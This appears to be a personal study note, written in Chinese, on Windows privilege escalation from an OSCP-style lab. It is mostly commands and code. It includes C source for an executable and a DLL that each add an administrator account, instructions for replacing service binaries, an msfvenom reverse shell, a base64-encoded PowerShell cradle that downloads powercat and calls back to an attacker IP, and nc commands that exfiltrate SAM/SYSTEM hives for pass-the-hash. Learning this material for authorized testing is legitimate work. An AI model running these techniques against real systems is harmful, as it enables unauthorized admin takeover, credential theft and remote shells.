4# 從以下的歷史紀錄中,發現使用者有錄製 command 並存放在 Public PS C:\Users\dave> Start-Transcript -Path "C:\Users\Public\Transcripts\transcript01.txt" PS C:\Users\dave> Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred PS C:\Users\dave> type C:\Users\Public\Transcripts\transcript01.txt- 看 Event Viewer 中的 Powershell Log(可以 RDP 的前提下)
- 開啟 Evnet Viewer
-
導航到
1
2
3
4
5
6Event Viewer └── Applications and Services Logs └── Microsoft └── Windows └── PowerShell └── Operational - 點擊右邊的
Filter Current Log...並在 Event ID 欄位輸入 4104(這是 Script Block Logging 的 Event ID) - 逐一檢視事件內容:瀏覽篩選出來的事件,找可能包含密碼的那一筆。

- 看 Event Viewer 中的 Powershell Log(可以 RDP 的前提下)
自動化工具
-
WinPEAS: 用於 Windows 的自動化工具來列舉目標機器,是提權常用工具,最主要是要把這個檔案送到 target server
WinPEAS
1
2
3
4# 想辦法把 winPEAS 丟過去到對方主機 *Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> .\winPEAS.exe *Evil-WinRM* PS C:\Users\apache.ERA> .\winPEASx64.exe notcolor | Out-File -Encoding utf8 C:\xampp\winpeas_out.txt *Evil-WinRM* PS C:\Users\apache.ERA> cmd /c "nc.exe 192.168.45.224 6666 < winPEAS_result.txt"1
2$ nc -lvnp 6666 > ./winPEAS_result.txt $ iconv -f UTF-16LE -t UTF-8 winPEAS_result.txt | sed 's/\x1b\[[0-9;]*m//g' > winPEAS_result.txtWinPEAS-最高優先
1
$ grep -iE "(password|passwd|pwd|credentials|defaultpassword|autologon|unquoted|AlwaysInstallElevated|plaintext|cleartext)" -C 3 winPEAS_result.txt- ===== 最高優先 — 直接可利用 =====
- 看第一個 grep 的訣竅是:跳過所有 winPEAS 的標題和說明行(通常有 È、Check、https:// 這些特徵),只看實際輸出的值。如果值是 Not Found 或只是設定描述,就不重要。
- 有用的結果長這樣:
- DefaultPassword: MySecret123 ← AutoLogon 明文密碼
- Password: admin123 ← 某個設定檔裡的密碼
- 某個 .xml 或 .config 檔案內容包含 password 欄位有值
WinPEAS-高-常見提權向量
1
$ grep -iE "(SeImpersonate|SeAssignPrimaryToken|SeBackup|SeRestore|SeDebug|SeLoadDriver|SeTakeOwnership|Full Control|Modify|Write|Everyone|BUILTIN\\Users|NT AUTHORITY)" -C 3 winPEAS_result.txt- ===== 高優先 — 常見提權向量 =====
- 分兩類東西在找:token 特權和檔案/目錄權限。
- Token 特權(Se*)的部分:
- SeImpersonatePrivilege → 直接用 Potato 系列提權(JuicyPotato、PrintSpoofer、GodPotato),最常見的 service account 提權
- SeDebugPrivilege → 可以注入任意 process,直接 dump LSASS
- SeBackupPrivilege / SeRestorePrivilege → 可以讀寫任意檔案(包括 SAM)
- SeLoadDriverPrivilege → 可以載入惡意驅動程式
- SeTakeOwnershipPrivilege → 可以取得任何物件的 ownership
- SeAssignPrimaryTokenPrivilege → 搭配 Impersonate 一起用
- 檔案權限的部分,要找的模式是:低權限使用者(Everyone、BUILTIN\Users、Authenticated Users)對高權限服務的檔案/目錄有 Write/Modify/Full Control。
- Everyone [Allow: WriteData/CreateFiles] ← 對 Named Pipes (eventlog, ROUTER, vgauth)
- 看誰有權限:Everyone / BUILTIN\Users / Authenticated Users = 你能利用;Administrators / SYSTEM = 沒用(你已經是的話就不需要提權了)
- 看對什麼東西有權限:service binary / DLL 路徑 / 啟動腳本 = 重要;一般 log 檔 / temp 目錄 = 不重要
- 看那個東西以什麼權限執行:SYSTEM / LocalSystem = 高價值;和你同等級的 user = 沒意義
WinPEAS-中-敏感檔案與歷史紀錄
1
$ grep -iE "(\.config|web\.config|\.xml|\.ini|\.txt|\.log|\.ps1|history|ConsoleHost_history|putty|vnc|ssh|rdp|filezilla|winscp|\.kdbx)" -C 3 winPEAS_result.txt- ===== 中優先 — 敏感檔案與歷史紀錄 =====(噪音會最多)
- 直接有用(看到就去讀):
ConsoleHost_history.txt→ PowerShell 歷史指令,常常藏密碼,路徑通常是C:\Users\<user>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txtweb.config→ ASP.NET 的設定,常有資料庫連線字串(含密碼).kdbx→ KeePass 密碼資料庫,破解 master password 就拿到所有存的密碼putty/winscp/filezilla→ 這些工具會存 SSH/FTP session 的密碼(FileZilla 是明文 XML).rdg→ RDCMan 設定檔(你 briefing 提到的那個)vnc→ VNC 密碼是固定 key 加密的,等於明文
- 需要進一步看的:
.ini/.config→ 看是哪個應用程式的,如果是 XAMPP、MySQL、Apache 的設定檔可能有密碼.ps1→ 看腳本內容有沒有硬編碼密碼.log→ 偶爾會記錄到密碼(debug log 之類的)
- 通常是噪音的:
- winPEAS 自己的說明文字裡提到這些副檔名
- Windows 系統檔路徑裡的
.config、.xml(如C:\Windows\Microsoft.NET\...) - 沒有實際檔案路徑的匹配(只是 winPEAS 在解釋概念)
- 直接有用(看到就去讀):
WinPEAS-中-服務與排程任務
1
$ grep -iE "(non-default|scheduled|vulnerable|CVE-|exploit|writable|service.*path|running processes|listening|127\.0\.0\.1)" -C 3 winPEAS_result.txt- ===== 中優先 — 服務與排程任務 =====
- A. 非預設服務(non-default / service path): winPEAS 會列出所有非 Microsoft 的服務。判斷方式:
- 看服務名稱是不是你認得的有漏洞軟體(ManageEngine、XAMPP、Jenkins、Tomcat 等)
- 看服務路徑有沒有 unquoted + space
- 看服務的執行身份(SYSTEM vs 一般 user)
- 你這次抓到 MySQL 就是這樣被標記的
- B. 排程任務(scheduled): 看有沒有以 SYSTEM 執行的排程任務,且它執行的腳本或 binary 你可以修改。
- C. 漏洞標記(vulnerable / CVE- / exploit): winPEAS 有時會直接告訴你這個系統可能有什麼 CVE。
- D. 網路監聽(listening / 127.0.0.1): 重點看只綁 127.0.0.1 的服務,因為它們從外部 nmap 掃不到,其他綁
0.0.0.0的你外部已經掃過了,不需要重複看。
- A. 非預設服務(non-default / service path): winPEAS 會列出所有非 Microsoft 的服務。判斷方式:
WinPEAS-大雜燴
- ===== 一次全撈(大雜燴) =====
1
$ grep -iE "(password|passwd|credentials|defaultpassword|autologon|unquoted|AlwaysInstallElevated|SeImpersonate|SeAssignPrimaryToken|SeDebug|SeBackup|Full Control|Modify|Everyone|history|ConsoleHost_history|web\.config|\.kdbx|putty|vnc|CVE-|vulnerable|writable|non-default|scheduled)" -C 3 winPEAS_result.txt
- 重點查看:
- Basic System Information: OS Version / ProductName
- PS default transcripts history
- Users: 尤其是各個 User 的群組
- Looking for possible password files in users homes
- Checking for DPAPI Master Files
- Services Information: 查看有哪些會自動啟用的服務, winPEAS 有可能可以直接跳出哪些 service 值得做 DLL hijacking
- Named Pipes with Low-Priv Write Access to Privileged Servers: 查看低權限使用者(Everyone、BUILTIN\Users、Authenticated Users)對高權限服務的檔案/目錄有 Write/Modify/Full Control。
- Writable execution targets in enabled SYSTEM scheduled tasks: 看有沒有以 SYSTEM 執行的排程任務,且它執行的腳本或 binary 你可以修改
- ===== 最高優先 — 直接可利用 =====
-
1
2
3$ iwr -uri http://192.168.45.224/Seatbelt.exe -Outfile Seatbelt.exe $ Seatbelt.exe -group=all # 重點查看: InstalledProducts(安裝哪些 App)
利用 Windows Service
Windows Service 是在背景持續運行的程式,不需要使用者登入或互動。類似 Linux 的 daemon。是提權的重要目標,因為
- 服務以高權限運行 — 如果你能修改一個以 SYSTEM 身份執行的服務,就能拿到 SYSTEM 權限
- 錯誤的檔案/資料夾權限 — 服務的執行檔如果一般使用者可以覆寫,就能替換成惡意程式
- Unquoted Service Path — 服務路徑沒加引號且含空格時,Windows 會嘗試錯誤的路徑,攻擊者可以插入惡意檔案
- 弱權限的服務設定 — 如果一般使用者可以修改服務的設定(例如改執行檔路徑),就能指向自己的 payload
條件: 對服務二進位檔有寫入權限所以盡量透過 RDP 進入
-
列舉
1
2
3
4
5
6# 列舉服務: 專注在那些不在 C:\WINDOWS\* 的使用者自行安裝服務 $ Get-CimInstance -ClassName win32_service | Select Name,State,PathName $ Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -like 'Running'} | Where-Object {$_.PathName -notlike 'C:\WINDOWS\*'} # 列舉權限: 查看前面找到的可利用服務權限 → BUILTIN\Users:(F) = 可利用 $ icacls "C:\xampp\apache\bin\httpd.exe" - 編寫+編譯惡意 Binary
-
新增高權限使用者
新增高權限使用者
1
2
3
4
5
6
7
8
9
10
11#include <stdlib.h> int main () { int i; i = system ("net user dave2 password123! /add"); i = system ("net localgroup administrators dave2 /add"); return 0; }1
$ x86_64-w64-mingw32-gcc addUser.c -o addUser.exe -
用 Reverse Shell: 效果可能更好
1
$ msfvenom -p windows/shell_reverse_tcp LHOST=<KALI_IP> LPORT=4444 -f exe -o shell.exe
-
- 替換 Binary
1
2
3$ iwr -uri http://192.168.48.3/addUser.exe -Outfile addUser.exe $ move C:\xampp\mysql\bin\mysqld.exe mysqld.exe $ move .\adduser.exe C:\xampp\mysql\bin\mysqld.exe -
重啟服務(
net stop/start)或重開機(如果服務是 Auto 啟動且有 SeShutdownPrivilege)Cmd
1
2
3
4
5
6
7
8
9
10
11
12# 檢查我們要替換的服務,他的啟動類型是什麼(Start Mode) # Auto — 開機時自動啟動,不需要人手動操作 # Manual — 需要手動啟動,或是被其他服務/程式觸發時才會啟動 # Disabled — 完全停用,無法啟動 $ Get-CimInstance -ClassName win32_service | Select Name, StartMode | Where-Object {$_.Name -like 'mysql'} # 檢查目前使用者有哪些權限: 有出現就代表可以用,是否 Enabled 不重要,其他特權可以看下面一點的章節 # SeShutdownPrivilege: 是否能重開機 → 本次重點 $ whoami /priv # 如果有重開機權限 $ shutdown /r /t 0 -
用新的使用者登入
1
$ xfreerdp /u:"dave2" /p:"password123\!" /v:192.168.159.221 /dynamic-resolution /cert:ignore -
自動化工具: PowerUp.ps1: PowerUp 還提供了一個 AbuseFunction 函數,這是一個內建函數,用於替換二進位文件,並在我們擁有足夠權限的情況下重新啟動該服務。預設行為是建立一個名為 john 的本機用戶,密碼為 Password123!,並將其新增至本機 Administrators 群組。由於我們沒有足夠的權限重啟服務,因此仍然需要重新啟動電腦。
1
2$ cp /usr/share/windows-resources/powersploit/Privesc/PowerUp.ps1 . $ python3 -m http.server 801
2
3
4
5
6$ iwr -uri http://192.168.45.198/PowerUp.ps1 -Outfile PowerUp.ps1 $ powershell -ep bypass $ . .\PowerUp.ps1 # 顯示目前使用者可以修改的服務 $ Get-ModifiableServiceFile
DLL Hijacking (不太建議使用)
由於我們的使用者通常沒有替換這些二進位檔案的權限,我們需要採用更高級的方法來濫用 Windows 服務,我們無需覆蓋二進位文件,只需覆蓋服務二進位檔案所使用的 DLL 文件即可
攻擊原理: Windows 程式執行時如果需要載入 DLL,會依照一個固定的搜尋順序去找。如果攻擊者能在搜尋順序中比較前面的位置放一個同名的惡意 DLL,程式就會先載入攻擊者的 DLL 而不是正確的那個,達成程式碼執行。
- DLL 搜尋順序(Safe DLL Search Mode 啟用時):
- 程式本身所在的目錄
- 系統目錄:
C:\Windows\System32 - 16-bit 系統目錄:
C:\Windows\System - Windows 目錄:
C:\Windows - 當前目錄
- PATH 環境變數
- 攻擊方式: 找到服務嘗試載入但不存在的 DLL(NAME NOT FOUND),在搜尋順序中較早的可寫目錄放入惡意 DLL。
-
Recon
Recon
1
2
3
4
5
6
7
8
9
10
11
12# 1. 先查看有哪些 Installed App $ Get-ItemProperty "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname # 2. 上網搜尋 <APP Name> DLL # FileZilla Client 漏洞 (CVE-2023-53959) 中,問題在於舊版本的 FileZilla 在啟動時,會嘗試從自己的「應用程式安裝目錄」去載入這個 TextShaping.dll # 正常情況: FileZilla 的安裝目錄(例如 C:\Program Files\FileZilla FTP Client\)下不應該存在 TextShaping.dll。如果該目錄下沒有,Windows 就會依循正常的搜尋順序,前往上述的 C:\Windows\System32\ 載入正版的檔案。 # 漏洞遭利用時: 駭客就是利用這點,將惡意的同名 TextShaping.dll 偷放在 FileZilla 的安裝目錄下,以此達到 DLL 劫持(Hijacking)的目的。 # 3. 確認攻擊者對搜尋路徑中的某個目錄是否有寫入權限 $ echo "test" > 'C:\FileZilla\FileZilla FTP Client\test.txt' $ type 'C:\FileZilla\FileZilla FTP Client\test.txt' test # 代表有寫入權限 - 找 App 會載入哪些 DLL: 我們的目標是識別 FileZilla 載入的所有 DLL 文件,並偵測缺少的 DLL 文件。一旦我們獲得了 Service Binary 檔案使用的 DLL 列表,我們就可以檢查它們的權限,以及它們是否可以被惡意 DLL 檔案取代。或者,如果發現某個 DLL 檔案缺失,我們可以嘗試按照 DLL 搜尋順序提供我們自己的 DLL 檔案。
-
利用 Process Monitor (需要 Admin 權限): 其實根據 CVE 的說明就大概知道要去哪裡新增怎樣的 File ,用這個慢慢撈太慢


- PowerUp.ps1 自動化(不太好用): Find-ProcessDLLHijack 和 Find-PathDLLHijack 不需要管理員權限就能跑,它會檢查 PATH 中哪些目錄你有寫入權限。
- 用 icacls 檢查服務程式所在目錄,如果你能寫入,就可以嘗試放同名 DLL。
- (最推薦)直接查 CVE ,就跟上面提到的一樣
-
-
寫惡意 DLL
寫惡意 DLL
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24#include <stdlib.h> #include <windows.h> BOOL APIENTRY DllMain( HANDLE hModule,// Handle to DLL module DWORD ul_reason_for_call,// Reason for calling function LPVOID lpReserved ) // Reserved { switch ( ul_reason_for_call ) { case DLL_PROCESS_ATTACH: // A process is loading the DLL. int i; i = system ("net user dave3 password123! /add"); i = system ("net localgroup administrators dave3 /add"); break; case DLL_THREAD_ATTACH: // A process is creating a new thread. break; case DLL_THREAD_DETACH: // A thread exits normally. break; case DLL_PROCESS_DETACH: // A process unloads the DLL. break; } return TRUE; }1
$ x86_64-w64-mingw32-gcc TextShaping.c --shared -o TextShaping.dll - 送檔案到主機對應的位置,以 FileZilla 來說就是
C:\FileZilla\FileZilla FTP Client\TextShaping.dll - 啟動: 以 FileZilla 來說,DLL 運行的權限取決於啟動應用程式時使用的權限。如果我們以使用者 steve 的身份啟動 FTP 用戶端,那麼我們將沒有向系統中新增使用者並將其新增至管理員群組的必要權限。DLL 運行的權限取決於啟動應用程式時使用的權限。如果我們以使用者 steve 的身份啟動 FTP 用戶端,那麼我們將沒有向系統中新增使用者並將其新增至管理員群組的必要權限。
-
Unquoted Service Paths
-
原理: 服務二進位路徑包含空格且未用引號包裹時,Windows 的
CreateProcess會逐段嘗試:路徑: C:\Program Files\Enterprise Apps\Current Version\GammaServ.e xe 嘗試順序: 1. C:\Program.exe 2. C:\Program Files\Enterprise.exe 3. C:\Program Files\Enterprise Apps\Current.exe ← 如果可寫就放這裡 4. C:\Program Files\Enterprise Apps\Current Version\GammaServ.exe -
識別方式:
1
$ wmic service get name,pathname | findstr /i /v "C:\Windows\" | findstr /i /v """C:\Windows\下的系統服務過濾掉,因為系統服務通常改不了,不是攻擊目標。findstr /i /v """— 再排除路徑有加引號的服務。有引號的路徑不會有 Unquoted Service Path 漏洞。
-
利用條件: 對嘗試路徑中某個目錄有寫入權限 + 能重啟服務。
1
2
3
4
5
6# 檢查權限 $ icacls "C:\" $ icacls "C:\Program Files" $ icacls "C:\Program Files\Enterprise Apps" ... BUILTIN\Users:(OI)(CI)(RX,W)發現在這一個 Folder 有寫入權限,所以目標就是 Create
C:\Program Files\Enterprise Apps\Current.exeSteps
1
2
3
4
5
6
7
8
9
10# 丟檔案過去 $ iwr -uri http://192.168.45.198/addUser.exe -Outfile Current.exe $ copy .\Current.exe 'C:\Program Files\Enterprise Apps\Current.exe' # 啟動沒有正確 Quoted 的服務 $ Start-Service GammaService # 檢查有無增加新的使用者,如果有就會發現 dave2 已取得 admin 權限 $ net user $ net localgroup administrators -
PowerUp 偵測:
Get-UnquotedService識別漏洞,Write-ServiceBinary自動利用。Steps
1
2
3
4
5
6
7
8
9
10$ iwr http://192.168.48.3/PowerUp.ps1 -Outfile PowerUp.ps1 $ powershell -ep bypass $ . .\PowerUp.ps1 $ Get-UnquotedService # 根據前面的結果啟動 AbuseFunction $ Write-ServiceBinary -Name 'GammaService' -Path "C:\Program Files\Enterprise Apps\Current.exe" $ Restart-Service GammaService $ net user $ net localgroup administrators
利用排程工具
-
找目前有哪些已經排入 Task 的紀錄; 專注在那些用自己的程式觸發的 Task 還要注意是誰跑這個 Task (看 Task To Run / Run As User)
Steps
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22$ schtasks /query /fo LIST /v Folder: \Microsoft HostName: CLIENTWK220 TaskName: \Microsoft\CacheCleanup Next Run Time: 7/11/2022 2:47:21 AM ... Author: CLIENTWK220\daveadmin Task To Run: C:\Users\steve\Pictures\BackendCacheCleanup.exe ... Run As User: daveadmin # 確認執行程式的權限 → 如果現在的使用者是 F 那就賺到 $ icacls C:\Users\steve\Pictures\BackendCacheCleanup.exe # 替換 $ iwr -Uri http://192.168.48.3/adduser.exe -Outfile BackendCacheCleanup.exe $ move .\Pictures\BackendCacheCleanup.exe BackendCacheCleanup.exe.bak $ move .\BackendCacheCleanup.exe .\Pictures\ # 等他執行並且檢查 $ net user $ net localgroup administrators
利用機器本身的弱點 CVE
利用機器本身的弱點 CVE
1 | |
利用 Windows 特殊權限
-
SeImpersonatePrivilege: 允許模擬其他使用者的 token。這意味著,在特定情況下,擁有此權限的使用者可以在另一個使用者帳戶的安全性上下文中執行操作。預設情況下,Windows 會將此權限指派給本機 Administrators 群組的成員以及裝置的 LOCAL SERVICE、NETWORK SERVICE 和 SERVICE 帳號。微軟實作此權限是為了防止未經授權的使用者建立服務或伺服器應用程式來冒充連接到該服務的客戶端。例如,遠端過程呼叫 (RPC) 或命名管道。這是最經典的提權向量,用 Potato 系列工具(JuicyPotato、PrintSpoofer、GodPotato 等)可以誘騙 SYSTEM 帳戶連線過來,然後模擬它的身份執行命令,直接拿到 SYSTEM 權限。通常 IIS、SQL Server 等服務帳戶會有這個特權。在大多數配置中,IIS 將以 LocalService、LocalSystem、NetworkService 或 ApplicationPoolIdentity 身分運行,這些身分都擁有 SeImpersonatePrivilege 權限。
- 在以下條件使用 PrintSpoofer
- 確認版本為何:
$ echo %PROCESSOR_ARCHITECTURE% - 確定
SeImpersonatePrivilege是 Enbale:$ whoami /priv - 確認 spooler 服務有沒有在跑:
$ sc query spooler - OS 版本維持在 Windows 2016/2019 會比較容易成功,如果是 Windows 11 可能會失敗:
$ systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
Steps
1
2
3
4
5
6
7
8
9
10$ whoami iis apppool\defaultapppool $ whoami /priv ... SeImpersonatePrivilege...Enalbed ... $ .\PrintSpoofer.exe -c "C:\Windows\system32\cmd.exe /c whoami > c:\inetpub\wwwroot\tmp.txt" $ .\PrintSpoofer.exe -i -c powershell # 如果是拿到 shell 直接用這個 $ curl 127.0.0.1/tmp.txt nt authority\system # 順利提權 - 確認版本為何:
-
較新的 OS 可以用 GodPotato-NET4.exe / SigmaPotato.exe / RottenPotato / SweetPotato / JuicyPotato 等 Potator 系列 前提是 SeImpersonatePrivilege 一定要 Enabled
1
2$ wget https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.2.6/SigmaPotato.exe $ python3 -m http.server 801
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24$ powershell $ iwr -uri http://192.168.45.168/SigmaPotato.exe -Outfile SigmaPotato.exe # 新增使用者 $ .\SigmaPotato.exe "powershell -ep bypass" $ .\SigmaPotato.exe "net user dave4 lab /add" # 有時會因為不符合密碼複雜度所以不給新增,就只要弄得複雜一點就好 $ net user $ .\SigmaPotato.exe "net localgroup Administrators dave4 /add" $ net localgroup Administrators # 如果有開 winrm $ evil-winrm -i 192.168.249.121 -u dave4 -p 'lab' # 如果沒開 ## 直接透過 SigmaPotato 打 reverse shell $ .\SigmaPotato.exe --revshell <ip_addr> <port> ## 直接利用 powershell 拿 reverse shell $ echo -n 'IEX(New-Object Net.WebClient).DownloadString("http://192.168.45.226/powercat.ps1"); powercat -c 192.168.45.226 -p 4444 -e powershell' | iconv -t UTF-16LE | base64 -w 0 SQBFAFgAKABOAGUAd... $ .\SigmaPotato.exe "powershell -e SQBFAFgAKABOAGUAd..." ## 透過 nc.exe $ .\SigmaPotato.exe "cmd /c C:\Tools\nc.exe 192.168.45.226 4444 -e powershell"有幾點要注意,SigmaPotato 的 CreateProcessAsUserW 需要完整的可執行檔路徑,dir 不是一個 exe,是 cmd 內建指令。要這樣用:
1
2
3$ .\SigmaPotato.exe "cmd /c dir C:\Users\joe\Desktop" $ .\SigmaPotato.exe "cmd /c type C:\Users\joe\Desktop\local.txt" $ .\SigmaPotato.exe "cmd /c type C:\Users\Administrator\Desktop\proof.txt"
- 在以下條件使用 PrintSpoofer
-
SeAssignPrimaryTokenPrivilege: 允許把一個 token 指派給新程序。跟SeImpersonatePrivilege類似,Potato 攻擊也能利用它,因為你可以把偷來的 SYSTEM token 指派給你啟動的程序。 SeBackupPrivilege: 允許繞過檔案 ACL 讀取任何檔案。有了它你可以讀取 SAM、SYSTEM registry hive,提取本機所有使用者的密碼 hash,也能讀取其他使用者的敏感檔案。有以下兩條路-
讀 SAM / SYSTEM 再丟回 Kali 解出 Hash 之後用 psexec 等方法 pass-the-hash
Steps
1
2
3
4
5
6
7
8
# 讀檔 $ reg save HKLM\SAM C:\Users\enterpriseuser\SAM $ reg save HKLM\SYSTEM C:\Users\enterpriseuser\SYSTEM # 傳回 Kali $ certutil -urlcache -split -f http://192.168.45.167/nc.exe C:\Users\enterpriseuser\nc.exe $ .\nc.exe 192.168.45.167 7777 < .\SAM # 要在 Kali 開 $ nc -nvlp 7777 > SAM $ .\nc.exe 192.168.45.167 7777 < .\SYSTEM # 要在 Kali 開 $ nc -nvlp 7777 > SYSTEMSteps
1
2
3
4
5
6
7
8$ impacket-secretsdump -sam SAM -system SYSTEM LOCAL ... Administrator:500:aad3b435b51404eeaad3b435b51404ee:8f518eb35353d7a83d27e7fe457664e5::: ... $ evil-winrm -i 192.168.215.222 -u Administrator -H 8f518eb35353d7a83d27e7fe457664e5 $ impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:8f518eb35353d7a83d27e7fe457664e5 Administrator@192.168.215.222 $ impacket-smbexec -hashes aad3b435b51404eeaad3b435b51404ee:8f518eb35353d7a83d27e7fe457664e5 Administrator@192.168.215.222 $ impacket-wmiexec -hashes aad3b435b51404eeaad3b435b51404ee:8f518eb35353d7a83d27e7fe457664e5 Administrator@192.168.215.222這個方法要成功,需要對方開對應的 Port
-
用
robocopy /B(Backup mode) 把 flag.txt 複製到C:\Users\enterpriseuser中1
2
3$ robocopy C:\Users\enterpriseadmin\Desktop C:\Users\enterpriseuser\ flag.txt /B $ type C:\Users\enterpriseuser\flag.txt OS{3aa8f5cd429c1413ea23889b9133057f}
-
SeRestorePrivilege: 跟 Backup 相反,允許繞過 ACL 寫入任何檔案。你可以覆寫系統 DLL 或執行檔,達成程式碼執行。- 覆寫系統檔案: 用 /B 模式寫入任意檔案,例如覆寫 utilman.exe 為 cmd.exe,然後在鎖定畫面按 Win+U 得到 SYSTEM shell。
- 修改服務或排程任務: 寫入惡意 DLL/EXE 覆蓋某個 SYSTEM 服務的 binary,重啟後以 SYSTEM 執行。
-
SeTakeOwnershipPrivilege: 允許取得任何物件的所有權。拿到所有權後就能修改 ACL 給自己完全控制權限,等於間接有了讀寫任何檔案的能力。 -
SeDebugPrivilege: 允許除錯任何程序,包括 SYSTEM 程序。你可以注入程式碼到高權限程序中,或者直接 dump lsass.exe 記憶體來取得密碼和 hash(mimikatz 就是用這個)。 SeLoadDriverPrivilege: 允許載入核心驅動程式。你可以載入一個惡意驅動到 kernel 層級執行,這比 SYSTEM 還高,等於拿到整台機器的完全控制。
其他方法
- Hijack Token: PrintSpoofer: Support: Windows 8.1/Server 2012 R2/10/Server 2019
- 如果進入的 AD 有
SeImpersonatePrivilege => CreateProcessWithToken(),SeAddignPrimaryToekn => CreateProcessAsUser()這兩個其中一個權限的話才能用
Steps
1
2
3
4
5
6
7
8$ whoami /priv # 先看一下目前的AD有哪些權限 $ PrintSpoofer.exe -c "whoami" [+] Found privilege: SeImpersonatePrivilege [+] Named pipe listening ... [+] CreateProcessAsUser() OK $ PrintSpoofer64.exe -c "c:\windows\system32\cmd.exe /c whoami > c:\inetpub\wwwroot\tmp.txt" $ cat "c:\inetpub\wwwroot\tmp.txt" nt authority\system # 目前權限已經轉換成nt authority\system也就是前面說的==本地端真正的最高權限使用者== - 如果進入的 AD 有
- RBCD(Resource-Based Constrained Delegation)
- 透過修改目標電腦的 delegation 屬性,使攻擊者控制的 machine 可以代表任意使用者取得服務票,進而 impersonate 高權限帳號。
- 先檢查目前的 credential 是否對 AD 有完全控制權,如果有 bloodhound 可以參考下面的圖

Steps
1
2
3
4
5
6
7
8
